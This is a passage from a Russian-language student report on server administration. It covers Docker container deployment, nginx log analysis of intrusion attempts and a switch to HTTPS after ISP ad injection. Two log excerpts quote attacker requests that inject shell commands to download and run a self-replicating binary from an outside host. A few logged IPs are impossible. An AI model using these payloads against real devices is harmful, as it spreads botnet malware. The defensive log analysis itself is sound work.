


Рисунок 20 - Инструкции по установке Docker

Приводить дубликат показанных выше команд после ввода в терминал не имеет смысла, поэтому этот этап будет пропущен.

Проверить успешность установки Docker можно введя соответствующую команду, как показано на Рисунке 21.



```
> docker

Usage:  docker [OPTIONS] COMMAND

A self-sufficient runtime for containers

Options:
  --config string      Location of client config files (default "/root/.docker")
  -c, --context string  Name of the context to use to connect to the daemon (overrides
                        DOCKER_HOST env var and default context set with "docker context use")
  -D, --debug           Enable debug mode
  -H, --host list       Daemon socket(s) to connect to
  -l, --log-level string Set the logging level ("debug"|"info"|"warn"|"error"|"fatal")
                        (default "info")
  --tls                Use TLS; implied by --tlsverify
  --tlscacert string    Trust certs signed only by this CA (default "/root/.docker/ca.pem")
  --tlscert string      Path to TLS certificate file (default "/root/.docker/cert.pem")
  --tlskey string       Path to TLS key file (default "/root/.docker/key.pem")
  --tlsverify           Use TLS and verify the remote
  -v, --version         Print version information and quit

Management Commands:
  app*      Docker App (Docker Inc., v0.9.1-beta3)
  builder   Manage builds
  buildx*   Docker Buildx (Docker Inc., v0.8.0-docker)
  config    Manage Docker configs
  container Manage containers
  context   Manage contexts
  image     Manage images
```

Рисунок 21 - Проверка установки Docker

В случае успеха, вывод данной команды будет выглядеть примерно так, как отображено выше.

После установки можно приступить к развертыванию контейнеров с сервисами. Процесс показан на Рисунках 22, 23, 24, 25.

Это можно сделать множеством способов.

Для личного удобства выбран следующий процесс получения образов и их использования:

- Сохранение образа в архив;
- Выгрузка образа на сервер при помощи scp;
- Загрузка образа из архива;
- Запуск контейнера.




Рисунок 22 - Сохранение образа и его выгрузка на сервер




Рисунок 23 - Загрузка образа из архива




Рисунок 24 - Запуск приложения, не имеющего доступа к нему извне

При запуске первого контейнера использовались флаги «-it» и «-d» для того чтобы логи приложения из стандартного вывода сохранялись сервисом Docker и могли далее быть запрошены командой «docker logs <имя_контейнера>». Опция «--restart unless-stopped» заставляет докер запускать контейнер заново в случае его падения, либо после перезапуска системы или сервиса.




Рисунок 25 - Запуск приложения, доступ к которому необходим по определенному порту

Опция «-p [порт:]порт» привязывает порт хоста к порту контейнера. Таким образом можно получать доступ, например, к веб-серверам, развернутым внутри контейнеров, при обращении к самому хосту так, будто сервис запущен напрямую в системе.

Также в обоих случаях использовалась опция «--name <имя>» для привязки имени к контейнеру. В дальнейшем контейнером можно будет управлять, обращаясь к нему по этому имени вместо случайно сгенерированного идентификатора, что гораздо удобнее и быстрее.

Удостовериться в работе контейнеров можно как показано на Рисунке 26. Если по какой-либо причине контейнер не отображается в выводе этой команды, он «упал» - завершился с ошибкой. Посмотреть все контейнеры, включая остановленные, можно запросив команду «docker ps -a».




Рисунок 26 - Отображение запущенных контейнеров

Таким образом, была произведена полная настройка необходимого программного обеспечения и предприняты меры по защите серверной инфраструктуры.

3 РЕШЕНИЯ ПО УЛУЧШЕНИЮ ИНФРАСТРУКТУРЫ И АНАЛИЗ ПРЕДПРИНЯТЫХ МЕР БЕЗОПАСНОСТИ

3.1 Анализ лог-файлов. Обнаружение попыток получения несанкционированного доступа к серверной инфраструктуре

В процессе эксплуатации настроенного сервера было принято решение о проведении анализа лог-файлов веб-сервера. Это решение помогло очередной раз убедиться в необходимости правильной настройки и защиты вычислительной техники, напрямую подключенной к сети.

В ходе проведения анализа были выявлены способы получения доступа к серверу, перечисленные ранее в проектной работе, а также многие другие. Согласно информации, полученной из логов, злоумышленники часто применяют боты, написанные на высокопроизводительном языке программирования Go. Это были попытки: удаленного выполнения кода, вызова командной оболочки, получения переменных среды, получения конфиденциальных учетных данных, попытки эксплуатирования уязвимостей роутеров (в том числе были замечены способы, применительные исключительно к оборудованию Netgate), получения доступа к различным панелям администрирования, удаленного вызова команд командной оболочки, вызова некорректных HTTP запросов, нарушающих работу применяемого веб-сервера. Далее будут рассмотрены два конкретных примера попыток получения управления сервером.

Первый пример — несколько попыток запроса ряда команд командной оболочки при помощи HTTP. Все запросы производились с разных IP-адресов. Поиск по одному из представленных адресов показал, что запросы выполнялись с выходом в глобальную сеть через точку в Каире (Египет). Для ознакомления с URI запроса и информацией об адресе, смотрите Рисунки 27 и 28 соответственно.

```

$ cat /var/log/nginx/access.log | grep -l shell
39.103.239.37 - - [29/Mar/2022:00:16:17 +0300] "GET /shell?cd=/tmp;wget=http://x5C/146.0.75.242/YourName/BlnName.arm;chmod=777+BlnName.arm;+./BlnName.arm Jaws.Selfrep;rm-rf+BlnName.arm HTTP/1.1" 404 153 "-" "Hello, Momentum" "-"
5.181.80.142 - - [29/Mar/2022:04:48:02 +0300] "POST /web_shell.cmd.gch HTTP/1.1" 404 9 "-" "Go-http-client/1.1" "-"
5.181.80.142 - - [29/Mar/2022:04:48:03 +0300] "POST /web_shell.cmd.gch HTTP/1.1" 404 9 "-" "Go-http-client/1.1" "-"
5.181.80.142 - - [29/Mar/2022:04:48:04 +0300] "POST /web_shell.cmd.gch HTTP/1.1" 404 9 "-" "Go-http-client/1.1" "-"
123.57.242.216 - - [29/Mar/2022:07:12:22 +0300] "GET /shell?cd=/tmp;wget=http://x5C/146.0.75.242/YourName/BlnName.arm;chmod=777+BlnName.arm;+./BlnName.arm Jaws.Selfrep;rm-rf+BlnName.arm HTTP/1.1" 404 153 "-" "Hello, Momentum" "-"
41.42.112.255 - - [29/Mar/2022:08:52:22 +0300] "GET /shell?cd=/tmp;wget=http://x5C/146.0.75.242/YourName/BlnName.arm;chmod=777+BlnName.arm;+./BlnName.arm Jaws.Selfrep;rm-rf+BlnName.arm HTTP/1.1" 404 153 "-" "Hello, Momentum" "-"
47.100.100.61 - - [29/Mar/2022:11:12:46 +0300] "GET /shell?cd=/tmp;wget=http://x5C/146.0.75.242/YourName/BlnName.arm;chmod=777+BlnName.arm;+./BlnName.arm Jaws.Selfrep;rm-rf+BlnName.arm HTTP/1.1" 404 153 "-" "Hello, Momentum" "-"
106.53.60.245 - - [29/Mar/2022:14:58:08 +0300] "GET /shell?cd=/tmp;wget=http://x5C/146.0.75.242/YourName/BlnName.arm;chmod=777+BlnName.arm;+./BlnName.arm Jaws.Selfrep;rm-rf+BlnName.arm HTTP/1.1" 404 153 "-" "Hello, Momentum" "-"
/etc/fail2ban@suflf[0/1800]
/etc/fail2ban@suflf[0/1800]
/etc/fail2ban@suflf[0/1800]
/etc/fail2ban@suflf[0/1800]
/etc/fail2ban@suflf[0/1800]
/etc/fail2ban@suflf[0/1800]
/etc/fail2ban@suflf[0/1800]
/etc/fail2ban@suflf[0/1800]
/etc/fail2ban@suflf[0/1800]
/etc/fail2ban@suflf[0/1800]
/etc/fail2ban@suflf[0/1800]

```

Рисунок 27 - Запросы с попытками использования командной оболочки




Рисунок 28 - Информация об IP-адресе, использовавшемся для попытки получения доступа к серверу

Второй пример — также попытка использования командной оболочки, но на этот раз адрес источника принадлежал Китайскому

диапазону адресов. Проверка IP-адреса на репутацию показала, что большое количество людей пометило его как зловердный. Обнаружение такого адреса породило интерес к исследованию — был произведен запрос к этому адресу при помощи веб-браузера, что привело к открытию статической HTML-страницы, содержащей текст, написанный на китайском языке. Стоит отметить, что совершение запросов к подобным ресурсам с личного браузера на своем устройстве, причем без использования таких средств, как VPN — опрометчивое решение. Ознакомительные материалы представлены на Рисунках 29, 30, 31.

```

> cat /var/log/nginx/access.log | grep -l shell
39.193.239.37 - - [29/Mar/2022:08:16:17 +0300] "GET /shell?cd=/tmp;wget+http://x5C/146.0.75.242/YourName/BinName.arm;chmod+777+BinName.arm;+./BinName.arm Jaws.Selfrep;rm+rf+BinName.arm HTTP/1.1" 404 153 "-" "Hello, Momentum" "-"
5.181.80.142 - - [29/Mar/2022:04:48:02 +0300] "POST /web_shell.cmd.gch HTTP/1.1" 404 9 "-" "Go-http-client/1.1" "-"
5.181.80.142 - - [29/Mar/2022:04:48:03 +0300] "POST /web_shell.cmd.gch HTTP/1.1" 404 9 "-" "Go-http-client/1.1" "-"
5.181.80.142 - - [29/Mar/2022:04:48:04 +0300] "POST /web_shell.cmd.gch HTTP/1.1" 404 9 "-" "Go-http-client/1.1" "-"
123.57.212.216 - - [29/Mar/2022:07:12:22 +0300] "GET /shell?cd=/tmp;wget+http://x5C/146.0.75.242/YourName/BinName.arm;chmod+777+BinName.arm;+./BinName.arm Jaws.Selfrep;rm+rf+BinName.arm HTTP/1.1" 404 153 "-" "Hello, Momentum" "-"
41.42.112.255 - - [29/Mar/2022:08:58:52 +0300] "GET /shell?cd=/tmp;rm+rf+;wget+ jswl.jdall.xyz/jaws;sh+tp/jaws HTTP/1.1" 404 153 "-" "Hello, world" "-"
42.100.488.61 - - [29/Mar/2022:11:12:46 +0300] "GET /shell?cd=/tmp;wget+http://x5C/146.0.75.242/YourName/BinName.arm;chmod+777+BinName.arm;+./BinName.arm Jaws.Selfrep;rm+rf+BinName.arm HTTP/1.1" 404 153 "-" "Hello, Momentum" "-"
196.55.69.245 - - [29/Mar/2022:14:58:08 +0300] "GET /shell?cd=/tmp;wget+http://x5C/146.0.75.242/YourName/BinName.arm;chmod+777+BinName.arm;+./BinName.arm Jaws.Selfrep;rm+rf+BinName.arm HTTP/1.1" 404 153 "-" "Hello, Momentum" "-"
>

```

Рисунок 29 - Информация о запросе, находящаяся в лог-файле




Рисунок 30 – Страница для проверки зловредности IP-адреса




Рисунок 31 – Содержимое страницы устройства, имеющего адрес, использованный для проведения атаки

Таким образом, можно сделать вывод, что наш мир — очень опасная и недружественная среда, в которой всегда нужно быть внимательным и стараться соблюдать максимум требований к безопасности во избежание плачевных ситуаций.

3.2 Проблемы, возникшие при использовании HTTP. Переход на HTTPS

В процессе эксплуатации настроенного сервиса некоторые пользователи заметили присутствие неуместной рекламы на веб-странице Sufflain. Это показалось подозрительным, так как с нашей стороны не было предпринято мер для подключения рекламы. Более того, одним из изначальных моральных принципов построения сервиса было полное отсутствие на нем рекламы.

После исследования вопроса было выявлено, что некоторые мобильные операторы или Интернет-провайдеры встраивают рекламу в сайты, использующие незащищенные соединения — HTTP. После изучения проблемы в сети стало ясно, что подобные действия совершают не только российские операторы и Интернет-провайдеры, но и многие другие, включая китайские и американские.

К сожалению, снимки экрана, доказывающие это относительно имеющегося сайта отсутствуют, так как после обнаружения проблемы началось ее устранение в срочном порядке.

В качестве примера предлагаем ознакомиться с отрывком из статьи на информационной площадке «Habr» (Рисунок 32) и с

некоторыми результатами поисковых запросов, показанных на Рисунках 33, 34.

Ситуация на текущий момент: Мегафон **продолжает вмешиваться в мой HTTP-трафик**, хотя имеет от меня прямой запрет на это. Продолжает **отправлять мне рекламу**, хотя также получал от меня неоднократно требования прекратить это.

Рисунок 32 – Отрывок из статьи на площадке "Habr" от пользователя с ником "GogA"




Рисунок 33 – Результаты поисковых запросов для российского сегмента сети Интернет




Рисунок 34 – Результаты поискового запроса для англоязычного сегмента сети Интернет

Как можно понять из данной ситуации, в современных реалиях использование HTTP неприемлемо и может поставить под угрозу как пользователей, так и владельцев сетевых ресурсов. Инъекцию рекламы в веб-страницы незащищенных сайтов можно рассматривать как частный случай MITM-атаки.

Принятое решение оказалось тривиальным — настройка HTTPS и принудительное использование данного протокола вместо его небезопасного предшественника.

Использование HTTPS подразумевает привязку специальных сертификатов к доменам с регулярной проверкой этих доменов на подлинность.

Сертификаты могут быть самоподписанными, либо выдаваться специализированными центрами сертификации.

Самоподписанные сертификаты не рекомендуются к применению, так как сайты, использующие их, не пользуются доверием у большинства современных веб-браузеров.

Раньше для получения сертификата от центра сертификации требовался определенный денежный взнос. Через некоторое время после этого появилась некоммерческая организация «Let's Encrypt», являющаяся центром сертификации и выдающая бесплатные сертификаты всем желающим.

